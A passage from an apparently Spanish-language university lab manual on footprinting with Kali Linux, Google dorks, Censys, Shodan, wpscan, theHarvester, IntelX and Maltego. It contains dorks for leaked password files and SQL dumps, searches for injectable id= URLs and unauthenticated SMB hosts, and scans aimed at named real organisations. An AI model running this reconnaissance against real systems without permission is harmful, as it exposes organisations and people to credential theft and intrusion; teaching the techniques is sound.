Tabla 2.3. Tablero Kanban Fase de Implementación

Pendiente	En Progreso	Terminado
Definición de objetivos.		X
Elaboración de marco teórico.		X
Diseño de escenarios.		X
Elaboración de Procedimiento Práctico.		X
Elaboración de Trabajo Preparatorio.		X
Implementación de Hoja Guía Práctica 1: **Familiarización con las herramientas de trabajo.**		X
Implementación de Hoja Guía Práctica 2: **Footprinting a través de motores de búsqueda GOOGLE DORKS (search engine).**		X
Implementación de Hoja Guía Práctica 3: **Footprinting a través de Censys y Shodan.**		X
Implementación de Hoja Guía Práctica 4: **Footprinting a través de herramientas básicas Kali Linux.**		X
Implementación de Hoja Guía Práctica 5: **Footprinting de sitios web, correo electrónico, motores de búsqueda - INTELLIGENCE X.**		X
Implementación de Hoja Guía Práctica 6: **Recopilación activa de información mediante Maltego.**		X
Implementación de Hoja Guía Práctica 7: **Recopilación de información usando herramientas de Windows y Linux.**		X
Implementación de Hoja Guía Práctica 8: **Escaneo básico con NMAP.**		X
Implementación de Hoja Guía Práctica 9: **Escaneo con Nessus.**		X
Implementación de Hoja Guía Práctica 10: **Explotación de Vulnerabilidades con Metasploit.**		X
Implementación de Hoja Guía Práctica 11: **Acceder al Sistema Objetivo mediante un exploit.**		X

2.3 Implementación de trabajo preparatorios y prácticas de laboratorio

2.3.1 **Práctica 1:** *Familiarización con las herramientas de trabajo*

2.3.1.1 **Objetivos**:

- Instalar y poner en marcha el sistema operativo Kali Linux, la principal herramienta de aprendizaje de seguridad en redes, utilizando una herramienta de virtualización.
- Aprender a configurar el sistema operativo Kali Linux para conectarlo a la red.

2.3.1.2 **Escenario**:




Figura 2.8 Esquema Instalación de Kali en un ambiente virtualizado

2.3.1.3 **Procedimiento:**

Instalación de Kali Linux mediante archivo .ova

- Descargar la imagen de Kali Linux (archivo .ova) de https://www.kali.org/get-kali/#kali-virtual-machines para el virtulizador VirtualBox. Esta le permitirá disponer inmediatamente de la máquina virtual con Kali sin necesidad de instalar desde cero la distribución.
- Agregar la máquina virtual a Oracle VM VirtualBox dando clic en el menú **Máquina→Añadir** y escoger el archivo (.vbox) de la máquina virtual descargada. Dar clic en **Abrir.**
- Aparecerá la máquina virtual apagada. Haga clic derecho sobre la máquina virtual y elija la opción: **Iniciar→Inicio normal**. Haga login usando ***kali*** como usuario y contraseña por defecto, siendo ***kali*** la contraseña.




Figura 2.9 Pantalla inicial de Kali-Linux

Conexión entre la máquina física y la máquina virtual

- Apague la máquina virtual de Kali Linux desde el sistema operativo.
- Cambie el modo de la interfaz de red a **Adaptador puente o *bridge.***




Figura 2.10 Virtual Box-Configuración de Red de Kali-Linux

- El modo puente permite que la interfaz de red de la máquina virtual se conecte "directamente" a la red física a la que está conectada la computadora física.

2.3.1.4 Trabajo Preparatorio:

- Consulte y describa las diferentes distribuciones del sistema operativo Linux, asociadas a seguridad informática y de la información.
- Consulte y describa, de ser el caso, si existen versiones del sistema operativo Windows de tipo ligero o reducido.

- Realice una comparativa entre los sistemas operativos Kali Linux y Windows 10, enfocados a herramientas de seguridad.

2.3.2 **Práctica 2:** *Footprinting a través de motores de búsqueda GOOGLE DORKS (search engine)*

2.3.2.1 Objetivos:

- Recopilar información sobre un objetivo determinado sin ser detectados por dicho objetivo.
- Recopilar información accediendo a la información almacenada en lugares públicos del objetivo.
- Utilizar comandos y operaciones booleanas para realizar consultas avanzadas en los motores de búsqueda.

2.3.2.2 Escenario:




Figura 2.11 Esquema Google-Dorks en un ambiente virtualizado

2.3.2.3 Procedimiento:

- Acceder a la máquina virtual Kali Linux, y abrir el motor de búsqueda Google.
- Realizar búsqueda de archivos **pdf** de una organización específica mediante el comando site. La organización objetivo es **EPN**.

```
site:epn.edu.ec ficheros pdf
```

- Realizar búsqueda de archivos **pdf** expuestos de una organización específica utilizando para este propósito el comando **filetype**.

```
site:epn.edu.ec filetype:pdf
```

- Realizar búsqueda de archivos **txt** expuestos de una organización específica mediante el comando **filetype**.

```
site:epn.edu.ec filetype:txt
```

- Buscar archivos de **log** expuestos de las conversaciones de chats de una organización específica empleando operaciones booleanas y el comando **site**.

```
"index of" / "chat/logs" site:epn.edu.ec
```

- Buscar volcados de bases de datos **SQL** publicados en Internet mediante el comando **filetype**.

```
filetype:sql "MySQLdump"
```

- Buscar volcados de bases de datos SQL de una organización específica.

```
filetype:sql "MySQLdump" site:epn.edu.ec
```

- Buscar **contraseñas** en archivos SQL de una organización específica.

```
filetype:sql "MySQLdump" (pass|password|passwd|pwd) site:epn.edu.ec
```

- Buscar **URLs** en las cuales se recibe el parámetro **ID**. Para la consulta utilice el comando **inurl**.

```
inurl:index.php?id=
```

  - Observe los resultados obtenidos. Si las aplicaciones web no realizan una adecuada sanitización de los valores del parámetro ID, se puede realizar el ataque SQL Injection y acceder al contenido de la Base de Datos de dicha aplicación.

- Buscar **URLs** en las cuales se recibe el parámetro ID de una organización específica.

```
inurl:index.php?id= site:epn.edu.ec
```

- Buscar archivos de texto con **contraseñas** de correos electrónicos de **Gmail** publicados en Internet.

```
intext: "@gmail.com" intext: "password" inurl:/files/ ext:txt
```

- Buscar archivos de texto con contraseñas de correos electrónicos de la organización publicados en Internet.

```
intext: "@epn.edu.ec" intext: "password" inurl:/files/ ext:txt
```

2.3.2.4 Trabajo Preparatorio:

- Genere búsquedas avanzadas con los comandos y operadores booleanos, las mismas que serán probadas en las prácticas a realizar.
- Consulte para su usuario de correo electrónico institucional si existe información expuesta en Internet, esto es, archivos pdf, txt, doc, docx, contraseñas, entre otros.

2.3.3 Práctica 3: *Footprinting a través de motores de búsqueda GOOGLE DORKS (search engine)*

2.3.3.1 Objetivos:

- Recopilar información sobre un objetivo determinado sin ser detectados accediendo a datos almacenados en lugares públicos del objetivo.
- Verificar el uso de Censys y Shodan para la recopilación de información de las personas y empresas.

2.3.3.2 Escenario:




Figura 2.12 Esquema funcionamiento Shodan y Censys

2.3.3.3 Procedimiento:

Primera parte: Censys

- Acceder a la máquina virtual Kali Linux, y abrir el motor de búsqueda google.
- Acceder a la URL: https://search.censys.io/
- En el buscador de Censys ingresar **ftp** para explorar los equipos en Internet que tienen activo este servicio (puerto 21).
    - Ingrese a una dirección IP y verifique los detalles que se muestran, como: Puertos abiertos o servicios activos.
- En el buscador de Censys realizar la búsqueda de equipos publicados en Internet de una organización específica. Probar la Organización: Escuela Politécnica Nacional.




Figura 2.13 Explorador de Censys para búsqueda organización

    - Ingrese a una dirección IP y verifique los detalles que se muestran, como: Puertos abiertos o servicios activos.
- Ingresar el nombre de la Organización: Corporación Nacional de Telecomunicaciones.

  En el panel izquierdo puede filtrar los resultados obtenidos:

    - Filtre la búsqueda para el servicio **RDP** (Remote Desktop). Este servicio permite tener el control remoto de los equipos, por lo cual es sensible a ataques.




Figura 2.14 Filtro de Censys por nombre de servicio

    - Ingrese a una dirección IP que tenga habilitado el **servicio RDP** y verifique: Información básica, software del equipo, servicios activos.

- En la sección De clic en el botón **VIEW ALL DATA** para visualizar toda la información escaneada por Censys.
- Filtre la búsqueda para mostrar equipos que tengan el sistema operativo Windows.
- Ingrese a una dirección IP que sea producto Windows y verifique: Información básica, software del equipo, servicios activos.

- Al igual que el literal anterior, en el buscador de Censys ingresar los siguientes puertos para explorar los equipos que en Internet tienen habilitados dichos servicios.

Tabla 2.4. Servicios para consultar con Censys

Puertos	Servicio	Función
389/636	LDAP	Protocolo ligero de acceso a directorios, autoridad de seguridad local.
5985/5986	WinRM	Administración remota de Windows, el puerto HTTP predeterminado es el TCP 5985, y el puerto HTTPS predeterminado es el TCP 5986.
9100		Impresión en determinadas impresoras de red
88	Kerberos	Kerberos, incluida la autenticación de Compartir pantalla
139	SMB	Uso compartido de archivos y servicios de impresión de Windows

- Ingresar a la opción **Docs** ubicada en la parte superior derecha de Censys.
- En la página de documentación que se muestra seleccione **examples**.
  - Verifique el listado de ejemplos de consultas que le proporciona Censys.
  - Seleccione algunas consultas propuestas y verifique los resultados.

Segunda parte Shodan:

- Acceder a la URL: https://www.shodan.io/
- En la página de Shodan crear una cuenta para realizar el registro utilizando una cuenta de correo electrónico y acceda con las credenciales. Se le recomienda crear una cuenta con su cuenta institucional, al tener un dominio .edu.ec, se puede acceder a más funciones con fines de investigación respecto a una cuenta de correo normal.




Figura 2.15 Página inicial de Shodan

- En el buscador de Shodan ingresar **ftp** para explorar las máquinas en Internet que tienen activo este servicio.
    - Observe el número de resultados que se muestran y el tipo de direcciones IP.
    - Observe en el panel izquierdo el **Top de Países** y **Top de Puertos**
    - Ingrese a una dirección IP y verifique los detalles como: Puertos abiertos y vulnerabilidades.
- En el buscador de Shodan localizar las máquinas que tuvieron un inicio de sesión exitoso con el usuario por defecto ***Anonymous*** y explore.

```
ftp anonymous login ok
```

- Realizar búsqueda de máquinas con diferentes servicios activos de una organización específica. Explores puertos abiertos, servicios activos y vulnerabilidades.

```
org:"ESCUELA POLITECNICA NACIONAL"
```

- Realizar una búsqueda de dispositivos que tengan instalado un sistema operativo, de los cuales haya una captura guardada en Shodan.

```
has_screenshot:true
```

- Buscar dispositivos que tengan el puerto **445** abierto en Ecuador. Este puerto es utilizado generalmente por **SMB**, programa que utilizan las carpetas compartidas. A la vez filtrar la búsqueda para obtener los dispositivos con la autenticación desactivada.

```
port:445 country:ec authentication: disabled
```

- Ingrese al repositorio de consultas de Shodan en el siguiente enlace: https://github.com/jakejarvis/awesome-shodan-queries
    - Observe que este repositorio contiene una serie de consultas de Shodan para buscar dispositivos determinados, por ejemplo: cámaras web, escritorios remotos, impresoras y copiadoras, entre otros.

Figura 2.16 Repositorio de referencia de Shodan

- Ingrese a **Webcams** y explore todas las cámaras expuestas en Internet.




Figura 2.17 Resultados de Consultas de Cámaras de Shodan

- Shodan puede ser integrado con otros lenguajes de programación para automatizar las búsquedas. Para verificar estos detalles, ingrese a la opción **Developer** de la barra de Menú de Shodan.
    - De clic en Get Started para visualizar los lenguajes de programación que se pueden integrar con la API de Shodan.

- Para integrar el API de Shodan con otras herramientas, es necesario utilizar un API-KEY. Verifique su API-KEY dando clic en la opción **Show API Key**, ubicado en la zona superior derecha del menú herramientas.

2.3.3.4 Trabajo Preparatorio:

- Consulte la dirección IP pública asignada por su ISP en su domicilio. Con esta dirección IP se trabajará posteriormente en el Informe de la práctica.
- Resuma a manera de tabla las principales diferencias y similitudes que presentan los dos motores de búsqueda estudiados es esta práctica.
- Resuma a manera de tablas las principales características de las herramientas de escaneo que utiliza el motor de búsqueda Censys, ZMap y ZGrab.

2.3.4 Práctica 4: *Footprinting a través de herramientas básicas Kali Linux*

2.3.4.1 Objetivos:

- Recopilar información relacionada a la red de un objetivo determinado sin ser detectados accediendo a datos almacenados en lugares públicos del objetivo.

2.3.4.2 Escenario:




Figura 2.18 Esquema de laboratorio para probar herramientas en un ambiente virtualizado

2.3.4.3 Procedimiento:

WhatWeb

- Acceder a la máquina virtual Kali Linux y realizar una búsqueda del **dominio** de la organización objetivo mediante el comando **whatweb**. La organización objetivo es **EPN**.

```
whatweb epn.edu.ec | tr ‘,’ ‘\n’
```

  - Anote la dirección IP, país, tipo de servidor web, nombre, lenguaje y script usado en el sitio Web.

- Realizar una **búsqueda del dominio** de la organización objetivo mediante el comando whatweb. La organización objetivo es **Teleamazonas**.

```
whatweb -a 3 www.teleamazonas.com | tr ‘,’ ‘\n’
```

  - Anote las direcciones IP, país, tipo de servidores web, versión, nombre, lenguaje y script usado en el sitio Web. Adicional indique los métodos de control de acceso permitidos al sitio web y detalles adicionales que considere interesantes.

- Realizar una búsqueda detallada (**verbose**) del dominio de la organización objetivo mediante el comando whatweb. La organización objetivo es **epn.edu.ec**

```
whatweb -v -a 3 epn.edu.ec
```

  - Anote los plugins detectados pertenecientes al sitio web.

WPScan

- Realizar la búsqueda del sitio web de la organización objetivo **teleamazonas**, donde se verificó que está creado el sitio web en WordPress:

```
wpscan --url www.teleamazonas.com
```

  - Anote los hallazgos interesantes encontrados en el sitio web como: servidor, métodos de control de acceso permitidos, y orígenes para métodos de control de accesos permitidos.

- Realizar la búsqueda de plugins vulnerables para la organización objetivo: www.teleamazonas.com

```
wpscan --url www.teleamazonas.com --enumerate vp
```

DNSEnum

- Realizar búsqueda de información relacionada al dominio **epn.edu.ec** mediante el comando DNSENUM para obtener información del, o los DNSs del dominio objetivo, registros A, NS, MX, TXT, CNAME, entre otros.

```
dnsenum epn.edu.ec
```

  - Observe que se muestran todos los DNSs y registros de la organización objetivo.
  - Anote los DNSs, registros A, NS, MX y CNAME (al menos 2) obtenidos como resultado de la búsqueda.

- Realizar la búsqueda, en otro terminal, de información relacionada al dominio **epn.edu.ec** mediante el comando DNSENUM sin lookup reverso de la siguiente manera:

```
dnsenum --noreverse epn.edu.ec
```

WhoIS

- Consulte el registro del nombre de dominio del objetivo que está siendo investigado. Ingrese en el terminal el siguiente dominio:

```
whois ecuavisa.com
```

  - Observe el resultado que se muestra y verifique: nombre de dominio, nombre del registrador, nombre del dueño del dominio y país de registro.

The Harvester

- Realizar la consulta del dominio **epn.edu.ec** utilizando como fuente de datos **UrlScan**.

```
theHarvester -d epn.edu.ec -b urlscan
```

  - Observe las direcciones ip asociadas al dominio epn.edu.ec y las URLs de interés.

- Consulta el dominio **epn.edu.ec** utilizando como fuente de datos a **bing** y limitando la búsqueda a **100** resultados.

```
theHarvester -d epn.edu.ec -b bing –l 100
```

- Buscar usuarios relacionados al dominio **banco pichincha**, utilizando como fuente **OTX**.

```
theHarvester -d pichincha.com -b otx
```

2.3.4.4 Trabajo Preparatorio:

- Consulte herramientas adicionales de Kali Linux, a las presentadas en esta práctica para la recopilación pasiva de información a través del terminal del sistema operativo.
- Realice una tabla para clasificar las herramientas presentadas en esta práctica considerando su funcionalidad o ámbito de uso.

2.3.5 Práctica 5: *Footprinting de sitios web, correo electrónico, motores de búsqueda - INTELLIGENCE X*

2.3.5.1 Objetivos:

- Recopilar información sobre un objetivo determinado sin ser detectados por dicho objetivo.
- Recopilar información accediendo a la información almacenada en lugares públicos del objetivo.

2.3.5.2 Escenario:




Figura 2.19 Esquema de Laboratorio para IntelX

2.3.5.3 Procedimiento:

- En la máquina virtual Kali Linux acceder a la URL: https://intelx.io/academia
- Crear una cuenta de tipo educativa: https://intelx.io/signup
- Para realizar el registro se debe utilizar la cuenta de correo electrónico institucional propia de cada estudiante, esto es, **nombre.apellido@epn.edu.ec**
- Acceder a la sección de búsqueda a través del botón **Back to Search:**




Figura 2.20 Búsqueda en IntelX

- En la sección **Tools → Third Party Search → IP** explorar los detalles asociados a una dirección IP pública en Internet.
    - Ingrese una dirección IP y verifique los detalles como: puertos abiertos, servicios activos y dominios asociados.
- En la sección **Tools → Third Party Search → Domain** realizar la búsqueda de equipos publicados en Internet de una organización específica. Ingresar el dominio de la Organización: **epn.edu.ec**
    - Ingrese al dominio y verifique los detalles relevantes del dominio.
- En la sección **Tools → Third Party Search → File** Ingresar a la opción **File** y realizar la búsqueda de archivos de texto .txt dentro de Google Docs publicados en Internet del dominio de la Organización: **epn.edu.ec**.
    - Indique los resultados de la búsqueda.
- Realice una búsqueda avanzada a través de las herramientas de **redes sociales** en IntelX para su persona, asociado a perfiles o nombres de usuarios usados en las diferentes redes sociales.

- Dentro de la sección **Tools →Social Media Tools → Facebook o Twitter** o **LinkedIn** o **Telegram** o **YouTube** ingrese datos de perfiles o nombres de usuario usados en las diferentes redes sociales.
- Anote de manera resumida sus hallazgos.

2.3.5.4 Trabajo Preparatorio:

- Consulte sitios web o plataformas similares a IntelX para la búsqueda avanzada de información a través de recopilación pasiva.
- De manera resumida indique las principales herramientas ya estudiadas en prácticas anteriores que usa para sus consultas a terceros la plataforma del IntelX.

2.3.6 Práctica 6: *Recopilación activa de información mediante Maltego*

2.3.6.1 Objetivos:

- Recopilación de información de un objetivo definido mediante métodos que interactúan de manera directa con dicho objetivo.
- Enviar tráfico de red a un objetivo específico con técnicas más intrusivas.

2.3.6.2 Escenario:




Figura 2.21 Esquema de laboratorio para probar herramientas Maltego

2.3.6.3 Procedimiento:

- Ingrese a Kali-Linux y el botón de aplicaciones busque **Maltego**. En la terminal que se muestra ingrese si (Y).
- En la interfaz Seleccione la versión **Maltego Community Edition Free** (Maltego CE Free). Luego de clic en el enlace de ***registro*** para ingresar su dirección de correo electrónico, contraseña y API KEY de su cuenta de Shodan, para crear una cuenta de usuario.

- Instale los complementos para Maltego, a continuación, seleccione como explorador a Firefox, modo de privacidad normal y finalice la configuración.

Figura 2.22 Pantalla inicial de Maltego

- Instale los siguientes repositorio o transformadores:
    - **Have I Been Pwned** (Permite verificar si datos personales se han visto comprometidos por violaciones de datos).
    - **Shodan** ingresando su apikey.
    - **Social Links CE** (Permite ver los enlaces sociales en uso).
- Cree un grafo para utilizar Maltego dando clic en el botón + (New) de la barra de menú.

